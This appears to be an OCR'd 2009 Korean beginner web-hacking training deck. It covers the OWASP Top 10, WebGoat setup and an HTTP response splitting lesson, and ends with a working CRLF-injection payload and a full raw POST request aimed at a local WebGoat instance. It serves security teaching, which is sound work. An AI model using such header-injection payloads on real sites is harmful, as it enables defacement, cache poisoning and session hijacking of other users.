Web Hacking
for Beginner

by H4ck3r@n
hackeran@hotmail.com
2009. 07.

Training Steps

- Beginner course for 2 days
  - Basic Concept, OWASP, Webgoat, Practice
- Intermediate course for 2 days
  - Attack technique, Web Shell, XSS, SQL Injection, Zeroboard4 Hacking, Webgame Analysis
- Advanced course for 1 day
  - Database Analysis, Blind SQL Injection, Source Analysis
  - Phishing Site Build
- Defence course for 1 day
  - Server Setting, Source Modifying, Web Firewall (Castle)

Time Schedule for a Day

- 4 Hours
  - 2 Hours Half Class
    - 20 minute : concept
    - 30 minute : practice
    - 20 minute : concept
    - 30 minute : practice
    - 20 minute : break / Q&A

Synopsis of Web Hacking

- OWASP (Open Web Application Security Project)
  - **웹 보안 전문가들이 자발적으로 참여하여 웹 보안 가이드, 점검 리스트 등의 문서 자료와 보안 툴을 개발하여 무료 제공하는 오픈 프로젝트 그룹**
  - http://www.owasp.org
  - Stable : OWASP Top 10 2007 (10**대 취약점**)
  - http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
  - http://www.metasecurity.org/owasp/OWASP_Top_10_2007_Korean.pdf (Korean Version)

OWASP Top Ten Project

A1 – Cross Site Scripting (XSS)	XSS 취약점은 콘텐츠를 암호화나 검증하는 절차 없이 사용자가 제공하는 데이터를 어플리케이션에서 받아들이거나, 웹 브라우저로 보낼 때마다 발생. XSS는 공격자가 희생자의 브라우저 내에서 스크립트를 실행하게 허용함으로써 사용자 세션을 가로채거나, 웹 사이트를 손상하거나 웜을 심는 것 등을 가능하게 함
A2 – Injection 취약점	인젝션 취약점, 특히 SQL 인젝션 취약점은 웹 애플리케이션에서 매우 흔함. 인젝션은 사용자가 입력한 데이터가 명령어나 질의문의 일부분으로 인터프리터에 보내질 때 발생. 악의적인 공격자가 삽입한 데이터에 대해 인터프리터는 의도하지 않은 명령어를 실행하거나 데이터를 변경할 수 있음
A3 – Malicious File 실행	원격 파일 인젝션(RFI)에 취약한 코드는 공격자가 악의적인 코드와 데이터의 삽입을 허용함으로써 전체 서버 훼손과 같은 파괴적인 공격을 가할 수 있음. 악성 파일 실행 공격은 PHP, XML, 그리고 사용자로부터 파일명이나 파일을 받아들이는 프레임워크에 영향을 줌
A4 – Insecure 직접 객체 참조	직접 객체 참조는 개발자가 파일, 디렉토리, 데이터베이스 기록 혹은 키 같은 내부 구현 객체에 대한 참조를 URL 혹은 매개변수로 노출시킬 때 발생. 공격자는 이러한 참조를 조작해서 승인 없이 다른 객체에 접속할 수 있음
A5 – Cross Site Request Forgery CSRF)	CSRF 공격은 로그온 한 희생자의 브라우저가 사전 승인된 요청을 취약한 웹 애플리케이션에 보내도록 함으로써 희생자의 브라우자가 공격자에게 이득이 되는 악의적인 행동을 수행하도록 함. CSRF는 자신이 공격하는 웹 애플리케이션이 강력하면 할수록 강력해짐

OWASP Top Ten Project

A6 – 정보 유출 및 부적절한 오류 처리	애플리케이션은 다양한 애플리케이션 문제점을 통해 의도하지 않게 자신의 구성 정보, 내부 작업에 대한 정보를 누출하거나 또는 개인정보 보호를 위반할 수 있음. 공격자는 이러한 약점을 사용해서 민감한 정보를 훔치거나 보다 심각한 공격을 감행
A7 – 취약한 인증 및 세션 관리	자격 증명과 세션 토큰은 종종 적절히 보호되지 못함. 공격자는 다른 사용자인 것처럼 보이게 하기 위하여 비밀번호, 키, 혹은 인증 토큰을 손상시킴
A8 – 불안전한 암호화 저장	웹 애플리케이션은 데이터와 자격 증명을 적절히 보호하기 위한 암호화 기능을 거의 사용하지 않음. 공격자는 약하게 보호된 데이터를 이용하여 신원 도용이나 신용카드 사기와 같은 범죄를 저지름
A9 – 불안전한 통신	애플리케이션은 민감한 통신을 보호할 필요가 있을 때 네트워크 트래픽을 암호화하는데 종종 실패함
A10 – URL 접속 제한 실패	애플리케이션이 권한 없는 사용자에게 연결 주소나 URL이 표지되지 않도록 함으로써, 민감한 기능들을 보호함. 공격자는 이러한 약점을 이용하여 이 URL에 직접 접속함으로써 승인되지 않은 동작을 수행

Ref :
http://www.metasecurity.org/owasp/OWASP_Top_10_2007_Korean.pdf

WebGoat


- WebGoat는 Web Application 보안 교육을 위해 안전하지 않은 J2EE web application으로 디자인됨
- 각 문제(Lesson)에서 사용자는 WebGoat application 안에 실제 존재하는 취약점에 대한 보안 이슈를 실습해야 함
- 2009년 8월 현재, WebGoat5.2 버전까지 발표
- Standard와 Developer 버전
  - Developer 버전으로만 풀 수 있는 문제가 있음
  - Developer 버전이 Standard 버전을 포함하고 있음
- WebGoat 실행시 주의할 점
  - WebGoat이 실행되는 동안 시스템은 공격에 매우 취약한 상태가 된다. 이 프로그램을 실행하는 동안 인터넷 연결을 끊어야 한다.
  - 이 프로그램의 오직 교육적인 목적만을 가진다. 만약 허락 없이 이 기술들을 시도한다면, 잡힐 것이다. 허락되지 않은 해킹으로 주의를 끌게 되면 대부분의 회사는 당신을 해고할 것이다.


Practice – WebGoat #1


- WebGoat Project
  - http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project
- User Manual
  - http://www.lulu.com/items/volume_62/1416000/1416452/1/print/OWASP_WebGoat_and_WebScarab_for_print.pdf
- Install Step for Windows
  - Vmware
  - Java SE JDK
    - http://java.sun.com/javase/downloads/index.jsp
    - http://cds.sun.com/is-bin/INTERSHOP.enfinity/WFS/CDS-CDS_Developer-Site/en_US/-/USD/VerifyItem-Start/jdk-6u14-windows-i586.exe?BundledLineItemUUID=I0pIBe.pkA0AAAEiLR8Hk9ma&OrderID=siFIBe.pagIAAAEiIh8Hk9ma&ProductID=fepIBe.opBQAAAEhlx0zLjfT&FileName=/jdk-6u14-windows-i586.exe
  - Tomcat
  - WebGoat
    - http://sourceforge.net/projects/owasp/files/WebGoat/WebGoat%205.2/WebGoat-OWASP_Developer-5.2.zip/download (tomcat + webgoat)

Practice – WebGoat #2

- WebGoat **실행** for Windows
  - WebGoat-OWASP_Developer-5.2.zip **압축 풀기**
    - ex) C:\ WebGoat-5.2
  - **환경 변수 설정**
    - java **기본 홈 디렉토리 설정**
      - **바탕화면의 내컴퓨터->속성->고급->환경변수->시스템 변수->새로 만들기**
    - tomcat **기본 홈 디렉토리 설정**








- **시스템 변수 Path에 추가**
- **시스템 재부팅**


Practice – WebGoat #3

- Eclipse-Workspace.zip **압축 풀기** (for Developer **버전**)
  - ex) C:\ WebGoat-5.2\ **바로 밑에 압축 풀기**
    - C:\ WebGoat_5_2_workspace **와** C:\ WebGoat-5.2\ project
  - C:\ WebGoat-5.2\ eclipse.bat **실행**
  - **왼쪽 위의** Project Explorer view **에서**
    - WebGoat **에서 오른쪽 마우스 클릭 후** refresh **실행**
    - Servers **에서 오른쪽 마우스 클릭 후** refresh **실행**
  - **아래쪽** Server view **에서**
    - Tomcat **더블클릭 후 중앙 창에서** port:8080**으로 변경**
    - Tomcat **에서 오른쪽 마우스 클릭 후** start **실행**
- C:\ WebGoat-5.2\ webgoat_8080.bat **이나**
  C:\ WebGoat-5.2\ webgoat.bat **실행** (for Standard **버전**)
- http://localhost/WebGoat/attack (**대소문자 구별**)
- ID/Password : guest/guest **접속**
- "Start WebGoat" **버튼을 눌러 실습 시작**

Practice – WebGoat #4




WebGoat #1



- Interface
  - (1) **왼쪽에는 각** Lesson
  - (2) **각 문제에는 힌트가**
    누르면 다음 힌트들이
  - (3) HTTP Request Parameters
  - (4) HTTP Request Cookie
  - (5) **문제의 목표를 알려준다.**
  - (6) Show java, java **소스 코드를 볼 수 있다.**
  - (7) Solution, **문제를 해결할 수 있는 과정(즉, 답이다.)을 알려준다.**
  - (8) **문제를 다시 풀고 싶다면,** Lesson**을 다시 시작 할 수 있다.**


WebGoat #2

- "Solution Videos" **메뉴에서는 문제 풀이 동양상을 구할 수 있음**



WebGoat #3

- Report Card
  - **문제를 풀면서 성적관리와 같은** Report Card**를 사용할 수 있음.** "Admin Functions > Report Card" **페이지에서 확인. 해당** lesson**을 해결했는지**(complete), **몇 번 해당 문제를 열어봤는지**(visits), **힌트는 얼마나 사용했는지**(hits)**를 확인할 수 있음**



WebGoat 문제 구성

- Cross-site Scripting (XSS)
- Access Control
- Thread Safety
- Hidden Form Field Manipulation
- Parameter Manipulation
- Weak Session Cookies
- Blind SQL Injection
- Numeric SQL Injection
- String SQL Injection
- Web Services
- Fail Open Authentication
- Dangers of HTML Comments
- ... and many more!

HTTP Splitting #1

- http://nchovy.kr/forum/5/article/127
- http://www.fortify.com/vulncat/ko/vulncat/vb/http_response_splitting.html
- HTTP response splitting은 웹 어플리케이션이 입력값 검증을 제대로 하지 못해서 생기는 취약점 중 하나입니다. HTTP 응답 헤더에 확인되지 않은 데이터를 포함하면 캐시 감염(cache-poisoning), cross-site scripting, 교차 사용자 변조(cross-user defacement) 또는 페이지 하이재킹(page hijacking) 공격을 유발할 수 있습니다.
- 공격자가 제공한 정보를 HTTP 응답의 헤더 부분에 출력하게 되어있는 경우, 공격자는 캐리지 리턴 문자 (CR)와 라인 피드 문자 (LF)에 자신이 원하는 내용을 이어붙입니다. HTTP 표준 (RFC 2616)은 여러 개의 HTTP 헤더가 CRLF 한 묶음으로 구분되도록 되어있고, 헤더와 본문은 CRLF 두 묶음으로 구분되도록 되어있습니다.
- 데이터가 신뢰할 수 없는 소스, 주로 HTTP 요청을 통해 응용 프로그램에 들어갑니다. 데이터는 악성 문자 확인 작업을 거치지 않고 웹 사용자에게 전달된 HTTP 응답 헤더에 포함됩니다. 많은 소프트웨어 보안 취약점과 마찬가지로 HTTP response splitting은 목적의 수단일 뿐 목적 자체는 될 수 없습니다. 이 취약점은 본질적으로 간단 명료합니다. 공격자가 악성 데이터를 취약한 응용 프로그램에 전달하고 응용 프로그램은 HTTP 응답 헤더에 데이터를 포함합니다.
- 익스플로이트가 성공하려면 응용 프로그램은 헤더에 CR(캐리지 리턴, %0d 또는 \ r로도 표시) 및 LF(줄 바꿈, %0a 또는 \ n으로도 표시) 문자가 있는 입력을 허용해야 합니다. 이들 문자는 공격자에게 응용 프로그램이 보내려는 응답의 나머지 헤더 및 본문에 대한 제어권을 부여할 뿐 아니라 추가 응답을 공격자 마음대로 만들 수 있게 합니다.

HTTP Splitting #2

- ex) HTTP 요청에서 작성자 이름 author를 읽어들여 HTTP 응답의 쿠키 헤더에 설정함.

  ...
  author = Request.Form(AUTHOR_PARAM)
  Response.Cookies("author") = author
  Response.Cookies("author").Expires = cookieExpiration
  ...
- "Jane Smith"와 같은 표준 영숫자로 이루어진 문자열을 요청에 따라 전송한다고 가정하면 이 쿠키가 포함된 HTTP 응답은 다음과 같은 형식이 됨.

  HTTP/1.1 200 OK
  ...
  Set-Cookie: author=Jane Smith
  ...
- 하지만 쿠키의 값이 확인되지 않은 사용자 입력으로 형성되기 때문에 응답은 AUTHOR_PARAM에 전송된 값에 CR 및 LF 문자가 들어 있지 않을 때에만 이 형식을 유지함. 공격자가 "Wiley Hacker\ r\ nHTTP/1.1 200 OK\ r\ n..."과 같은 악성 문자열을 전송하는 경우 HTTP 응답은 다음과 같이 두 개의 응답으로 나누어짐.

  HTTP/1.1 200 OK
  ...
  Set-Cookie: author=Wiley Hacker

  HTTP/1.1 200 OK
  ...

HTTP Splitting #3

- 두 번째 응답은 공격자가 완전히 제어하고 있으므로 원하는 헤더와 본문 내용으로 마음대로 작성할 수 있음. 공격자가 임의의 HTTP 응답을 작성할 수 있는 능력이 생기면 교차 사용자 변조(cross-user defacement), 웹 및 브라우저 캐시 감염(cache-poisoning), Cross-Site Scripting 및 페이지 하이재킹(page hijacking) 등의 다양한 공격을 할 수 있음.
- **교차 사용자 변조(cross-user defacement):** 공격자는 피해 서버에 하나의 요청을 보내 서버가 두 개의 응답을 만들게 하는데 두 번째 응답은 다른 요청에 대한 응답으로 잘못 해석될 수 있음. 이를테면, 서버와 같은 TCP 연결을 공유하는 다른 사용자의 요청에 대한 응답으로 해석됨. 이는 사용자를 속여 악성 요청을 사용자 스스로 전송하게 하거나 공유 프록시 서버처럼 공격자와 사용자가 서버에 대한 하나의 TCP 연결을 공유하는 경우 원격으로 전송하도록 함. 공격자가 이 능력을 이용하여 사용자가 응용 프로그램이 해킹당했다고 믿게 만들고 응용 프로그램 보안에 대한 자신감을 상실하게 만드는 정도면 다행이라고 할 수 있음. 최악의 경우, 공격자는 응용 프로그램 동작을 모방하여 계정 번호와 암호 등의 개인 정보를 공격자에게 리디렉션하는 특별히 제작된 콘텐트를 이용하기도 함.
- **캐시 감염(cache-poisoning):** 여러 사용자가 사용하는 웹 캐시 또는 단일 사용자의 브라우저 캐시에서 악의적인 목적으로 생성된 응답을 캐시하는 경우 그 영향이 확대됨. 프록시 서버에서 흔히 볼 수 있는 것과 같이 공유 웹 캐시에 응답이 캐시되는 경우, 해당 캐시의 모든 사용자가 캐시 항목이 없어질 때까지 악성 콘텐트를 계속 받음. 마찬가지로 응답이 개인 사용자의 브라우저에 캐시되는 경우, 해당 사용자는 캐시 항목이 없어질 때까지 악성 콘텐트를 계속 받게 되지만 로컬 브라우저 인스턴스의 사용자만 영향을 받음.

HTTP Splitting #4

- **Cross-Site Scripting:** 공격자가 응용 프로그램이 보내는 응답을 제어하게 되면 다양한 악성 콘텐트를 선택하여 사용자에게 보낼 수 있음. Cross-site scripting은 응답에 포함된 악의적인 JavaScript 또는 기타 코드가 사용자의 브라우저에서 실행되는 경우의 일반적인 공격 형태. XSS 기반의 공격은 거의 무제한으로 다양하지만, 흔히 쿠키 또는 기타 세션 정보와 같은 개인 데이터를 공격자에게 전송하여 피해자를 공격자가 제어하는 웹 콘텐트에 리디렉션하거나 피해 사이트로 위장하고 사용자 컴퓨터에 기타 악의적인 작업을 수행하는 것이 공통적. 취약한 응용 프로그램의 사용자에게 가장 일반적이고 위험한 공격은 JavaScript를 사용하여 세션 및 authentication 정보를 공격자에게 전송하는 것. 그러면 공격자는 피해자 계정을 완전히 장악할 수 있음.
- **페이지 하이재킹(page hijacking):** 취약한 응용 프로그램을 사용하여 악성 콘텐트를 사용자에게 보내는 것 외에, 같은 취약점을 이용하여 서버가 사용자에게 보내기 위해 생성한 민감한 콘텐트를 공격자에게 리디렉션할 수도 있음. 공격자는 의도한 서버의 응답과 공격자가 생성한 응답 두 가지를 생성하는 요청을 전송하여, 공유 프록시 서버 같은 중간 노드에서 서버에서 생성되어 사용자에게 가야 할 응답을 공격자에게 보내도록 함. 공격자가 만든 요청은 두 가지 응답을 생성하기 때문에 첫 번째는 공격자의 요청에 대한 응답으로 해석되고 두 번째는 불확실한 상태로 남게 됨. 사용자가 한 TCP 연결을 통해 올바른 요청을 할 때 공격자의 요청이 이미 대기하고 있다가 사용자의 요청에 대한 응답으로 해석됨. 그런 다음, 공격자가 서버에 두 번째 요청을 보내면 프록시 서버가 피해자에게 보내기 위해 서버가 생성해 놓은 요청으로 응답함. 따라서 피해자가 수신해야 할 응답의 헤더와 본문에 있는 민감한 정보가 노출되는 것.

Practice – HTTP Splitting #1

- **공격 코드 :**
```
test
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 31

<html>Hacked This Page</html>
```
- **변환작업 :** ₩r₩n -> %0D%0A, **공백** -> %20
- **공격 코드 입력 :** test%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20text/html%0d%0aContent-Length:%2030%0d%0a%0d%0a<html>Hacked This Site</html>
- **전송 :**


```
POST http://localhost:80/WebGoat/lessons/General/redirect.jsp?Screen=410&menu=100 HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://localhost/WebGoat/attack?Screen=410&menu=100&Restart=410
Accept-Language: ko
Content-Type: application/x-www-form-urlencoded
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: localhost
Content-length: 242
Pragma: no-cache
Cookie: JSESSIONID=0FFC32E307596C4ABC826B460F27DCE0
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=

language=test%250d%250aContent-Length%3A%25200%250d%250a%250d%250aHTTP%2F1.1%2520200%2520OK%250d%250aContent-Type%3A%2520text%2Fhtml%250d%250aContent-Length%3A%252030%250d%250a%250d%250a%3Chtml%3EHacked+This+Site%3C%2Fhtml%3E&SUBMIT=Search%21
```

Practice – HTTP Splitting #2

- **응답 :** HTTP/1.1 302 Moved Temporarily
  Server: Apache-Coyote/1.1
